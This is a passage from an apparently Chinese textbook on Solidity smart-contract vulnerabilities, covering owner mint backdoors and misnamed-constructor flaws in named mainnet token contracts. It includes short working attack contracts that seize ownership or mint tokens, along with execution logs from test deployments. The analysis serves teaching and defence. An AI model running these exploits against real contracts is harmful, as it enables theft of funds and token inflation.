| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | /// @notice Allow users to buy tokens for `newBuyPrice` eth and sell tokens for `newSellPrice` eth  /// @param newSellPrice Price the users can sell to the contract  /// @param newBuyPrice Price users can buy from the contract  function setPrices(uint256 newSellPrice, uint256 newBuyPrice) **onlyOwner** public {  sellPrice = newSellPrice; // 设置卖出价格  buyPrice = newBuyPrice; // 这只买入价格  }  /// @notice Buy tokens from contract by sending ether  function buy() payable public {  uint amount = msg.value / buyPrice; // calculates the amount  \_transfer(this, msg.sender, amount); // makes the transfers  }  /// @notice Sell `amount` tokens to contract  /// @param amount amount of tokens to be sold  function sell(uint256 amount) public {  require(this.balance >= amount \* sellPrice);  // checks if the contract has enough ether to buy  \_transfer(msg.sender, this, amount); // makes the transfers  msg.sender.transfer(amount \* sellPrice);  // sends ether to the seller. It's important to do this last to avoid recursion attacks  } |

2.11.4.8 LadaToken合约

LadaToken合约对应代币LDT LadaToken。合约中mintToken()函数，不仅存在溢出漏洞，也为owner提供了后门。

合约名称：LadaToken

合约地址：0xb463FFd52534720186EB18B3B90A94bF12d61619

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.24+commit.e67f0147

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xb463ffd52534720186eb18b3b90a94bf12d61619

代码11-9中函数mintToken()源码第211-219行，其访问控制权限为public，函数可以被外部用户调用。攻击者可利用该漏洞，向任意用户传输代币。

|  |  |
| --- | --- |
| **代码11-9 LadaToken合约中的mintToken()函数** | |
| 1  2  3  5  6  7  8  9  10 | /// @notice Create `mintedAmount` tokens and send it to `target`  /// @param target Address to receive the tokens  /// @param mintedAmount the amount of tokens it will receive  function mintToken(address target, uint256 mintedAmount) **onlyOwner** public {  balanceOf[target] += mintedAmount;  totalSupply += mintedAmount;  emit Transfer(0, this, mintedAmount);  emit Transfer(this, target, mintedAmount);  } |

攻击过程

漏洞合约部署地址：0xf8e81D47203A594245E36C48e151709F0C19fBe8

该漏洞只能被部署时选择的账户利用。

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署合约，查看账户A的余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2608 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: 10000"  }  logs [] |

查看账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2608 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 0"  }  logs [] |

用账户A调用mintToken()函数给账户B传输100个代币。

|  |
| --- |
| transaction hash 0x0b15db9c2ba49e3921ec085a9955a278dcbd2f9eead8f9fd15ef06746ab81857  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.mintToken(address, uint256) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  gas 63347 gas  transaction cost 55084 gas  execution cost 33512 gas  input 0x79c...00064  decoded input {  "address target": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2”,  "uint256 mintAmount": "100"  }  decoded output {}  logs [{  "from":"0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0x0000000000000000000000000000000000000000",  "1": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "2": "100",  "from": "0x0000000000000000000000000000000000000000",  "to": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "value": "100"  }  }, {  "iron":"0xf8e81D47203A594245E36C48e151709F0C19fBe8"，  “topic":"0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef”  "event": "Transfer",  "args" {  "0": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "1": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "2": "100",  "from": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  "value": "100"  }  }] |

查看账户B的余额为100，传输成功。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2608 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 100"  }  logs [] |

2.11.4.9 mintToken函数（AssetToken）

AssetToken合约对应代币vl coin(vlcn)。合约中owner能够随意增加给定地址的代币额度。不仅如此，owner还可以从一个地址扣除代币额度。

合约名称：AssetToken

合约地址：0x0BDBc0748bA09fBE9e9ED5938532E41446c2f033

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.21+commit.dfe3193c

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x0bdbc0748ba09fbe9e9ed5938532e41446c2f033

代码11-10为AssetToken合约的mintToken()，源码第97-103行。函数只能被owner调用，并向任意用户转账。

|  |  |
| --- | --- |
| **代码11-10** AssetToken**合约的mintToken()函数** | |
| 1  2  3  5  6  7  8 | //Mint the Token  function mintToken(address target, uint256 mintedAmount) **onlyOwner**{  balances[target] += mintedAmount;  \_totalSupply += mintedAmount;  Transfer(0, this, mintedAmount);  Transfer(this, target, mintedAmount);  } |

攻击过程

漏洞合约部署地址：0xf8e81D47203A594245E36C48e151709F0C19fBe8

该漏洞只能被部署时选择的账户利用。

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署合约，查看账户A的余额。

|  |  |
| --- | --- |
| |  | | --- | | CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: AssetToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to AssetToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2627 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: balance 1000"  }  logs [] | |

查看账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）的余额，为0。

|  |
| --- |
| CALL [call] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: AssetToken.balanceOf(address) data: 0x70a...35cb2  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to AssetToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2627 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address \_owner": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: balance 0"  }  logs [] |

用账户A调用mintToken函数，给账户B转账100个代币。

|  |
| --- |
| to LadaToken.mintToken(address, uint256) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  gas 63334 gas  transaction cost 55073 gas  execution cost 33501 gas  input 0x79c...00064  decoded input {  "address target": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2”,  "uint256 mintAmount": "100"  }  decoded output {}  logs [{  "from":"0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0x0000000000000000000000000000000000000000",  "1": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "2": "100",  "from": "0x0000000000000000000000000000000000000000",  "to": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "value": "100"  }  }, {  "iron":"0xf8e81D47203A594245E36C48e151709F0C19fBe8"，  “topic":"0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef”  "event": "Transfer",  "args" {  "0": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "1": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "2": "100",  "from": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  "value": "100"  }  }] |

查看账户A和账户B的余额，转账成功。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: AssetToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to AssetToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2627 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: balance 1000"  }  logs [] |

|  |
| --- |
| CALL [call] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: AssetToken.balanceOf(address) data: 0x70a...35cb2  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to AssetToken.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2627 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address \_owner": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: balance 100"  }  logs [] |

2.11.4.10 mintToken函数（LadaToken）

LadaToken合约对应代币LadaToken(LDT)。合约函数mintToken()的访问控制权限为onlyOwner、public，允许owner在外部调用该函数。

合约名称：LadaToken

合约地址：0xb463FFd52534720186EB18B3B90A94bF12d61619

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.24+commit.e67f0147

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xb463ffd52534720186eb18b3b90a94bf12d61619

对于代码11-11的函数mintToken()，源码第211-219行，owner能够随意增加给定地址的代币额度。不仅如此，owner还可以从一个地址扣除代币额度。

|  |  |
| --- | --- |
| **代码11-11 LadaToken合约的mintToken()函数** | |
| 1  2  3  5  6  7  8  9  10 | /// @notice Create `mintedAmount` tokens and send it to `target`  /// @param target Address to receive the tokens  /// @param mintedAmount the amount of tokens it will receive  function mintToken(address target, uint256 mintedAmount) **onlyOwner public** {  balanceOf[target] += mintedAmount;  totalSupply += mintedAmount;  emit Transfer(0, this, mintedAmount);  emit Transfer(this, target, mintedAmount);  } |

攻击过程

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

该漏洞只能被部署时选择的账户利用。

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署合约，查看账户A的余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.totalSupply(address) data: 0x181...60ddd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.totalSupply(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2360 gas (Cost only applies when called by a contract)  input 0x181...60ddd  decoded input {}  decoded output {  "0": "uint256: 10000"  }  logs [] |

查看账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2），其初始余额为0。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2608 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address ": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 0"  }  logs [] |

用账户A调用mintToken()函数给账户B增加100代币。

|  |
| --- |
| from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.mintToken(address, uint256) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  gas 63347 gas  transaction cost 55084 gas  execution cost 33512 gas  input 0x79c...00064  decoded input {  "address target": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2”,  "uint256 mintAmount": "100"  }  decoded output {}  logs [{  "from":"0xd9145CCE52D386f254917e481eB44e9943F39138",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0x0000000000000000000000000000000000000000",  "1": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "2": "100",  "from": "0x0000000000000000000000000000000000000000",  "to": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "value": "100"  }  }, {  "iron":"0xd9145CCE52D386f254917e481eB44e9943F39138"，  “topic":"0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef”  "event": "Transfer",  "args" {  "0": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "1": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "2": "100",  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  "value": "100"  }  }] |

查看账户A和账户B的余额，代币增加成功。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2608 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address ": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: 10000"  }  logs [] |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: LadaToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to LadaToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2608 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address ": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 100"  }  logs [] |

2.12 构造函数漏洞

Solidity合约和面向对象语言相似，一般通过构造函数（constructor）初始化合约对象。Solidity合约的构造函数，是一个方法名与合约名字完全相同的函数，或者利用constructor保留字代替函数名（合约名）的一个特殊函数。创建合约时，以太网自动调用构造函数对变量进行初始化。

2.12.1 产生原理

Solidity构造函数的访问控制权限是public或internal，如果有payable修饰，则只能是public类型。对于构造函数而言，也常常不设置访问控制权限，取默认值public。如果构造函数没有参数，则必须作为合约的第一个函数。

合约结构的规范化编写，一方面，有助于增强合约代码的可读性；另一方面，constructor和fallback函数放在在合约前面便于查阅。一般建议顺序为：constructor、fallback function (如果有)、external、public、internal、private。

构造函数出现问题（常常写错函数名），导致构造函数的缺失，容易引发严重的合约漏洞。这是因为，构造函数访问控制权限一般为public，或由于缺省而默认为public，如此一来，构造函数就变成了公有函数，任何人都可以调用；构造函数进行合约状态变量的初始化操作，包括owner等。

2.12.2 攻击过程

一旦构造函数缺失，如果变成public类型的普通函数，攻击者则可以直接调用这样的函数，执行合约的初始化操作，甚至成为合约的owner，调用合约内修饰符为onlyOwner的函数，执行只有owner权限才可以执行的操作。

|  |  |
| --- | --- |
| **代码12-1 ownerContract合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | contract OwnerContract{  address private owner;  ...  modifier onlyOwner{  require(msg.sender==owner);  \_;  }  function ownerContract() public {  owner = msg.sender;  }  function withdraw() public onlyOwner{  owner.transfer(this.balance);  }  } |

代码12-1是OwnerContract合约，合约构造函数本应该是“function OwnerContract() public”，却被误写成了“function ownerContract() public”。如此一来，构造函数就变成了普通的函数。由于该构造函数的访问控制权限是public，任何外部用户都可以调用该函数，并成为合约的owner，从而调用只有owner可以调用的函数withdraw()，进行转账。

2.12.3 特征描述

(1) 漏洞产生层次

Solidity代码层。

(2) 漏洞产生原因

合约构造函数名出错。构造函数名应该与合约名称一致，例如，构造函数名大小写与合约名不一致。

(3) 漏洞攻击方式

存在漏洞的构造函数，只是一个普通的函数。如果其访问控制权限为public，则可以被外部合约直接调用，对合约执行初始化操作。

(4) 漏洞危害

攻击者通过调用存在漏洞且访问控制权限为public的构造函数，对owner等数据进行初始化后，可以调用合约相应的函数执行转账等操作。

(5) 漏洞防范策略

认真检验构造函数名与合约名是否一致，采用constructor定义构造函数，或者将构造函数的访问控制权限设置为internal。

2.12.4 典型案例

2.12.4.1 DealGuard的构造函数

DealGuard合约对应代币0xb47C5e8f389dc1Fa8247c9a4B9e5dcDc79754152。合约构造函数Token()存在漏洞，使得该函数可以像普通函数一样被调用。

合约名称：DealGuard

合约地址：0xb47C5e8f389dc1Fa8247c9a4B9e5dcDc79754152

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xb47c5e8f389dc1fa8247c9a4b9e5dcdc79754152

代码12-2是DealGuard合约的构造函数Token()（依据注释判断），源码第25-36行。构造函数初始化代币总量totalSupply、代笔余额balanceOf[msg.sender]，以及合约的owner。

|  |  |
| --- | --- |
| **代码12-2 DealGuard合约的构造函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13 | /\*\*  \* Constrctor function  \* Initializes contract with initial supply tokens to the creator of the contract  \*/  function Token() public { // 构造函数名应该为DealGuard()  totalSupply = 10000000000 \* 10 \*\* uint256(decimals);  // Update total supply with the decimal amount  name = 'Deal Guard Token'; // Set the name for display purposes  symbol = 'DG'; // Set the symbol for display purposes  balanceOf[msg.sender] = totalSupply; // Give the creator all initial tokens  owner = msg.sender; // Contract owner  } |

在主合约中，构造函数被写成了Token()（依据注释和函数功能判断）。这样，构造函数就变成了普通的public函数，外部合约都可以调用该构造函数，执行初始化操作，并成为合约的owner，进而调用仅限于owner可以调用的函数，例如，调用function emission(uint256 \_value) onlyOwner函数创建代币。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0x1bB5bf909d1200fb4730d899BAd7Ab0aE8487B0b

|  |  |
| --- | --- |
| **代码12-3 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_DealGuard,uint256 \_value) public returns (address){  //调用构造函数使自己成为owner  \_DealGuard.call(abi.encodeWithSignature("Token()"));  //调用emission创建代币  \_DealGuard.call(abi.encodeWithSignature("emission(uint256)",\_value));  return msg.sender;  }  } |

部署攻击合约（0x1bB5bf909d1200fb4730d899BAd7Ab0aE8487B0b）。执行攻击合约，查看漏洞合约的owner，已经变成了攻击合约的地址。

|  |
| --- |
| CALL [call] from: 0x617F2E2fD72FD9D5503197072aC168c91465E7f2 to: DealGuard.owner() data: 0x8da...5cb5b  from 0x617F2E2fD72FD9D5503197072aC168c91465E7f2  to DealGuard.owner() 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2529 gas (Cost only applies when called by a contract)  input 0x8da...5cb5b  decoded input {}  decoded output {  "0": "address: 0x1bB5bf909d1200fb4730d899BAd7Ab0aE8487B0b"  }  logs [] |

由于攻击合约调用了emission()创建代币，因此查看漏洞合约当前的代币总数以及owner当前的余额。

|  |
| --- |
| "balanceOf": "uint256:1000000001000000000000"  "totalSupply": "uint256:1000000001000000000000" |

2.12.4.2 MorphToken合约的构造函数

MorphToken合约对应代币MORPH。MorphToken是Morpheus Network开发的合约。Morpheus Network期望通过智能合约为国际大型航运、海关、银行等建立全球性的、开放的供应链平台，以及集成的加密货币支付系统。

合约名称：MorphToken

合约地址：0x2Ef27BF41236bD859a95209e17a43Fbd26851f92

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://etherscan.io/address/0x2ef27bf41236bd859a95209e17a43fbd26851f92#code

代码12-4是MorphToken合约的Owned合约，源码第8-33行，其构造函数本应该定义为Owned() public，却被错误地写成owned() public。结果导致该构造函数成为访问控制权限为public的一般函数。

|  |  |
| --- | --- |
| **代码12-4 MorphToken合约的构造函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | /\*\*  \*  \* This contract is used to set admin to the contract which has some additional features such as minting , burning etc  \*  \*/  contract Owned {  address public owner;  function owned() public { // 构造函数名owned()错误  owner = msg.sender;  }  modifier onlyOwner {  require(msg.sender == owner);  \_;  }    /\* This function is used to transfer adminship to new owner  \* @param \_newOwner - address of new admin or owner  \*/  function transferOwnership(address \_newOwner) onlyOwner public {  owner = \_newOwner;  }  } |

错误的构造函数如代码12-4第9行所示。EVM编译器在0.4.22版本后，器引入了constructors保留字，以替代利用合约名作为构造函数名的语法，避免这类错误的发生。但是，这种替换也会引入新的问题（见12.4.3）。

**攻击过程**

漏洞合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

攻击合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

|  |  |
| --- | --- |
| **代码12-5 攻击合约** | |
| 1  2  3  5  6  7  8  9  10 | pragma solidity ^0.8.3;  contract Call {    function attack(address \_Owned ) public{  //调用构造函数使自己成为owner  \_Owned.call(abi.encodeWithSignature("owned()"));  }  } |

部署攻击合约（0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95）。查看漏洞合约当前owner。

|  |
| --- |
| "owner": "address: 0x0000000000000000000000000000000000000000" |

执行攻击合约的攻击函数，查看漏洞合约最新的owner。

|  |
| --- |
| CALL [call] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: Owned.owner() data: 0x8da...5cb5b  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to Owned.oner() 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2334 gas (Cost only applies when called by a contract)  input 0x8da...5cb5b  decoded input {}  decoded output {  "0": "address: 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95"  logs [] |

2.12.4.3 TOGToken合约的构造函数

TOGToken合约对应代币0xb9D5C2548266428795fd8b1F12aedbdeb417fe54。合约在定义构造函数时，将保留字“constructor”写成了“Constructor”。

合约名称：TOGToken

合约地址：0xb9D5C2548266428795fd8b1F12aedbdeb417fe54

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.24+commit.e67f0147

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xb9d5c2548266428795fd8b1f12aedbdeb417fe54

代码12-6是合约TOGToken的构造函数，由于constructor被写成了Constructor，这导致的合约构造函数就变成函数名为Constructor的普通函数，且访问控制权限为public。

|  |  |
| --- | --- |
| **代码12-6 TOGToken合约的构造函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14 | function Constructor() public { // constructor写成了Constructor  symbol = "TOG";  name = "Tool of God Token";  decimals = 8; // decimals 可以有的小数点个数，最小的代币单位。  \_totalSupply = 1000000000; // 总共发行10亿枚  \_frozeAmount = 400000000; // 冻结4亿枚  \_firstUnlockAmmount = 50000000; //第一年解冻数量  \_secondUnlockAmmount = 50000000; //第一年解冻数量  balances[msg.sender] = 500000000;  \_firstUnlockTime = now + 31536000;  \_secondUnlockTime = now + 63072000;  emit Transfer(address(0), msg.sender, 500000000);  } |

该函数在最后一行触发Transfer()事件，向外部合约发送一定额度的代币。但是，由于构造函数成了一般函数，因此，该操作将向调用者发送代币。

**攻击合约**

漏洞合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

攻击合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

|  |  |
| --- | --- |
| **代码12-7 攻击合约** | |
| 1  2  3  5  6  7  8  9 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_TOGToken ) public{  //调用构造函数给自己转账  \_TOGToken.call(abi.encodeWithSignature("Constructor()"));  }  } |

部署漏洞合约，查看攻击合约的账户余额为0。

|  |
| --- |
| CALL [call] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: TOGToken.balanceOf(address) data: 0x70a...ead95  from 0xAb8483764d9C6d1EcF9b849Ae677dD3315835cb2  to TOGToken.balanceOf(address) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2635 gas (Cost only applies when called by a contract) c  input 0x70a...ead95  decoded input {  "address tokenOwner": "0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95"  }  decoded output {  "0": "uint256: balance o"  }  logs [] |

部署攻击合约，执行攻击函数。查看攻击合约的账户余额。

|  |
| --- |
| CALL [cal1] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: TOGToken.balanceOf(address) data: 0x70a...ead95  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to ToGToken.balaneeof(address) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2635 gas (Cost only applies when called by a contract)  input 0x70a...ead95  decoded input {  "address tokenOwner": "0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95"  }  decoded output {  "0": "uint256: balance 500000000"  }  logs [] |

2.12.4.4 ReaperCoin11合约的构造函数

ReaperCoin11对应代币未知。ReaperCoin11合约的构造函数名由于被写成了function Reaper11()。

合约名称：ReaperCoin11

合约地址：0x1b7cd071187ec0b2995b96ee82296cfa639572f1

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.11+commit.68ef5810

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://etherscan.io/address/0x1b7cd071187ec0b2995b96ee82296cfa639572f1#code

代码12-8是ReaperCoin11合约，其构造函数定义function Reaper11()，源码第21-32行，与合约名不一致，因此，变成了一般函数。

|  |  |
| --- | --- |
| **代码12-8 ReaperCoin11合约中的构造函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44 | /\*\*  \*Submitted for verification at Etherscan.io on 2017-07-21  \*/  pragma solidity ^0.4.2;  contract ReaperCoin11{  /\* Public variables of the token \*/  string public standard = 'Token 0.1';  string public name;  string public symbol;  uint8 public decimals;  uint256 public initialSupply;  /\* This creates an array with all balances \*/  mapping (address => uint256) public balanceOf;  mapping (address => mapping (address => uint256)) public allowance;  /\* Initializes contract with initial supply tokens to the creator of the contract \*/  function Reaper11() { // 构造函数名与合约名不一致  initialSupply = 2800000;  name ="ReaperCoin11";  decimals = 2;  symbol = "RPCT";    balanceOf[msg.sender] = initialSupply; // Give the creator all initial tokens  uint256 totalSupply = initialSupply; // Update total supply  }  /\* Send coins \*/  function transfer(address \_to, uint256 \_value) {  if (balanceOf[msg.sender] < \_value) throw; // Check if the sender has enough  if (balanceOf[\_to] + \_value < balanceOf[\_to]) throw; // Check for overflows  balanceOf[msg.sender] -= \_value; // Subtract from the sender  balanceOf[\_to] += \_value; // Add the same to the recipient    }  /\* This unnamed function is called whenever someone tries to send ether to it \*/  function () {  throw; // Prevents accidental sending of ether  }  } |

攻击过程

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

|  |  |
| --- | --- |
| **代码12-9 攻击合约** | |
| 1  2  3  5  6  7  8  9 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_ReaperCoin11 ) public{  //调用构造函数  \_ReaperCoin11.call(abi.encodeWithSignature("Reaper11()"));  }  } |

部署漏洞合约，查看总代币数和攻击合约地址的账户余额。

|  |
| --- |
| "balanceOf: 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95": "uint256: 0" |

部署攻击合约，执行攻击函数。查看漏洞合约当前最新的代币总数和攻击合约账户地址的余额。

|  |
| --- |
| [vm] from: dxAb8...35cb2 to: Call.attack[address) 0xa13...eAD95 value: 0 wei data: 0xd01...39138 logs: 0 hash: 0x52d...913d1  status true Transaction mined and execution succeed  transaction hash 0x52d7e87ddd425300160077bbf16cdd0214884752818eec5767c6973076b913d1  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to Call.attack(address) 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95  gas 157391 gas  transaction cost 136861 gas  execution cost 115429 gas  input 0xd01...39138  decoded input {  "address ReaperCoin11": "0xd9145CCE52D386f254917e481eB44e9943F39138"  }  decoded output {}  logs []  val 0 wei |

|  |
| --- |
| "balanceOf: 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95": "uint256: 2800000" |